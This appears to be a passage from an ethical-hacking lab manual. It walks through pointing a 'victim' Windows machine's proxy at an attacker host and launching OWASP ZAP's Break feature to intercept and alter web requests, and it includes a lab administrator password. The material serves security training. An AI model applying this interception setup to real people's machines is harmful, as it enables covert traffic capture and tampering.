
6. A **Settings** window opens, with the **Proxy** settings in the right pane.
7. Click **Set up** button under **Manual proxy setup** section.



8. **Edit proxy server** window appears, make the following changes:
   - Under the **Use a proxy server** option, click the **Off** button to switch it **On**.
   - In the **Proxy IP address** field, type **10.10.1.19** (the IP address of the attacker's machine).
   - In the **Port** field, type **8080**.
   - Click **Save**.



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
9. After saving, close the **Settings** and browser windows. You have now configured the proxy settings of the victim's machine.
10. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.
11. Click **Type here to search** icon ( ) on the **Desktop**. Type **zap** in the search field, the **ZAP 2.11.1** appears in the result, press **Enter** to launch it.



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
12. **OWASP ZAP** initializes and a prompt that reads **Do you want to persist the ZAP Session?** appears. Select the **No, I do not want to persist this session at this moment in time** radio button and click **Start**.



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
13. The **OWASP ZAP** main window appears. Click on the "**+**" icon in the right pane and select **Break** from the options.

    Note: If a OWASP ZAP pop-up appears, click **OK** in all the pop-ups.

    Note: The **Break** tab allows you to modify a response or request when ZAP has caught it. It also allows you to modify certain elements that you cannot modify through your browser, including:

    - The header
    - Hidden fields
    - Disabled fields
    - Fields that use JavaScript to filter out illegal characters



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
